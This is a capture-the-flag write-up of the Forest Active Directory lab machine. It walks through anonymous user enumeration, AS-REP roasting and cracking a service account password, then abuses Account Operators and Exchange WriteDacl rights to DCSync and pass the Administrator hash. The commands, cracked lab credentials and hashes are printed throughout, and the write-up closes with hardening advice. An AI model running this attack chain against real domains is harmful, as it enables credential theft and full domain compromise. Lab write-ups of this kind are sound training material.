Forest
Forest is an easy Windows machine that showcases a Domain Controller (DC) for a domain in which Exchange Server has been installed. The DC allows anonymous LDAP binds, which are used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes, compromising the system.
Reconnaissance
I started with a full port scan and service detection.
$ nmap 10.129.95.210 -p- --min-rate=3000 -T4 -Pn -n -sCV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-17 22:26 +0200
Nmap scan report for 10.129.95.210
Host is up (0.040s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-10-17 20:34:18Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49680/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49681/tcp open  msrpc        Microsoft Windows RPC
49685/tcp open  msrpc        Microsoft Windows RPC
49700/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2026-10-17T13:35:10-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2026-10-17T20:35:11
|_  start_date: 2026-10-17T20:31:16
|_clock-skew: mean: 2h26m50s, deviation: 4h02m31s, median: 6m48s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.36 seconds
Note: Kerberos (88), LDAP (389/3268), DNS (53) and the
htb.localdomain mark this as a domain controller namedFOREST. WinRM (5985) is also open.
I added the domain and host to /etc/hosts.
$ echo '10.129.95.210 htb.local forest.htb.local' | sudo tee -a /etc/hostsThe scan flagged a big clock skew, so I synced my clock before going further.
$ sudo rdate -n 10.129.95.210User Enumeration
With no credentials I tried the guest account first, but it was disabled.
$ nxc smb 10.129.95.210 -u 'guest' -p ''
SMB         10.129.95.210   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.95.210   445    FOREST           [-] htb.local\guest: STATUS_ACCOUNT_DISABLED
A plain null session bound just fine, though.
$ nxc smb 10.129.95.210 -u '' -p ''
SMB         10.129.95.210   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.95.210   445    FOREST           [+] htb.local\:
Note: The guest account is off, but the anonymous bind is allowed. That’s enough to enumerate domain users over SAMR, which gives me a username list to work with even without a password.
I used the null session to export the full user list.
$ nxc smb 10.129.95.210 -u '' -p '' --users-export users.txt
SMB         10.129.95.210   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.95.210   445    FOREST           [+] htb.local\:
SMB         10.129.95.210   445    FOREST           -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.95.210   445    FOREST           Administrator                 2021-08-31 00:51:58 0       Built-in account for administering the computer/domain
SMB         10.129.95.210   445    FOREST           Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.95.210   445    FOREST           krbtgt                        2019-09-18 10:53:23 0       Key Distribution Center Service Account
<SNIP>
SMB         10.129.95.210   445    FOREST           [*] Enumerated 31 local users: HTB
SMB         10.129.95.210   445    FOREST           [*] Writing 31 local users to users.txt
AS-REP Roasting
I AS-REP roasted the user list with GetNPUsers.
$ impacket-GetNPUsers htb.local/@forest.htb.local -usersfile users.txt -no-pass | grep "krb5" | tee hashes.txt
$krb5asrep$23$svc-alfresco@HTB.LOCAL:a8aa6fbadcffe3a531a1acccbb096fd7$1879f4f3d75b347cc7b7048f243600991fd1622a6816753f7c56b70bdf20490c27629a632eb5316aed542e4fb3b2059250391d3fb44b1aeed11f975b3990cd992d715038d98970298982f59dd6cebc0f2c02422e75dc01aa2190e62d8b95cbeb1a298f2a6bf42c9ecd4966de2f84e2fe6716070cccab02874357bc6ea91e08d0a27b59f1891a31a7aed4c7e8c44cafb27f5948de6d4749409780785b47f15373bd4978841f82e8a2f9a79aa8c0c6279a0e1a379890ab13b956968dd846f30d9d077800ebc3632325458e65b6ac854177e565aa2b8a597e0bed90fa12d149f465361529fd4961
John cracked the hash almost instantly.
$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:01 DONE (2026-10-17 22:46) 0.5181g/s 2118Kp/s 2118Kc/s 2118KC/s s521379846..s2698813
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Note: I now have valid domain credentials:
svc-alfresco:s3rvice.
Domain Enumeration
I ran the BloodHound ingestor as svc-alfresco to map the domain.
$ bloodhound-ce-python -u svc-alfresco -p s3rvice -d htb.local -ns 10.129.95.210 --dns-tcp --zip -c all
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Testing resolved hostname connectivity dead:beef::a988:139:f965:db20
INFO: Trying LDAP connection to dead:beef::a988:139:f965:db20
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
<SNIP>
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 41S
INFO: Compressing output into 20261017224846_bloodhound.zip
Looking at svc-alfresco’s group membership, it nests through Service Accounts into Privileged IT Accounts, which lands it in both Account Operators and Remote Management Users.

Note: Membership in Remote Management Users means
svc-alfrescocan open a WinRM session for the shell and the user flag. Account Operators is the more interesting one — it can create and manage non-protected accounts and groups.
User Flag
As a Remote Management user, svc-alfresco could authenticate through WinRM.
$ evil-winrm -i forest.htb.local -u svc-alfresco -p s3rvice

<SNIP>
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cat ..\desktop\user.txt
8d7f************************efe7
Privilege Escalation
BloodHound showed a path to the domain through Exchange Windows Permissions, which has WriteDacl on the domain object.

Note: Three steps: create a user (Account Operators), add it to Exchange Windows Permissions, then abuse that group’s
WriteDaclto give the user DCSync and replicate the Administrator’s hash.
From the WinRM session I created a new account.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user pwndalf Password123! /add
The command completed successfully.
Then dropped it into the Exchange Windows Permissions group.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group 'Exchange Windows Permissions' pwndalf /add
The command completed successfully.
Using that group’s WriteDacl, I added a DCSync ACE for my user on the domain with bloodyAD.
$ bloodyad -u pwndalf -p 'Password123!' -d htb.local -H forest.htb.local add dcsync pwndalf
[+] pwndalf is now able to DCSync
I used secretsdump to pull the Administrator’s hash via DCSync.
$ impacket-secretsdump htb.local/pwndalf:'Password123!'@forest.htb.local -just-dc-user administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
htb.local\Administrator:des-cbc-md5:c1e049c71f57343b
[*] Cleaning up...
Root Flag
I logged in as Administrator with the NT hash and read the root flag.
$ evil-winrm -i forest.htb.local -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6

<SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\desktop\root.txt
3049************************92ea
Key Takeaways
Anonymous LDAP/SAMR binds leak the whole user list. — Even with the guest account disabled, a null session enumerated all 31 domain accounts, which is everything AS-REP roasting needs to get started. Restrict anonymous access to Active Directory (the dsHeuristics anonymous-bind setting and the Pre-Windows 2000 compatibility group) so unauthenticated callers can’t read the directory.
AS-REP roasting only costs a username. — svc-alfresco had Kerberos pre-authentication disabled, so a single request returned an offline-crackable hash, and a dictionary word for a password finished the job. Don’t set “Do not require Kerberos preauthentication” unless an application truly needs it, and give any such account a long, random password.
Nested group membership hides real privilege. — svc-alfresco looked like a service account but chained through Service Accounts and Privileged IT Accounts into Account Operators. Audit effective membership of privileged groups with BloodHound rather than trusting direct members, and keep Account Operators empty — it is far more powerful than its name suggests.
Account Operators plus Exchange’s ACLs equals domain takeover. — The Exchange Windows Permissions group’s WriteDacl on the domain is a well-known Exchange install artifact, and Account Operators could add a member to it, turning a low-privilege account into DCSync. Remove the Exchange ACE from the domain object (or apply Microsoft’s split-permissions / shared-permissions hardening) and tightly control who can write to privileged groups.
DCSync is game over. — Once my throwaway user held Replicating Directory Changes rights, I pulled the Administrator hash without ever logging into the DC interactively. Monitor directory-replication ACL changes and DRSUAPI replication from non-DC accounts, since by the time a hash leaves the directory the domain is already compromised.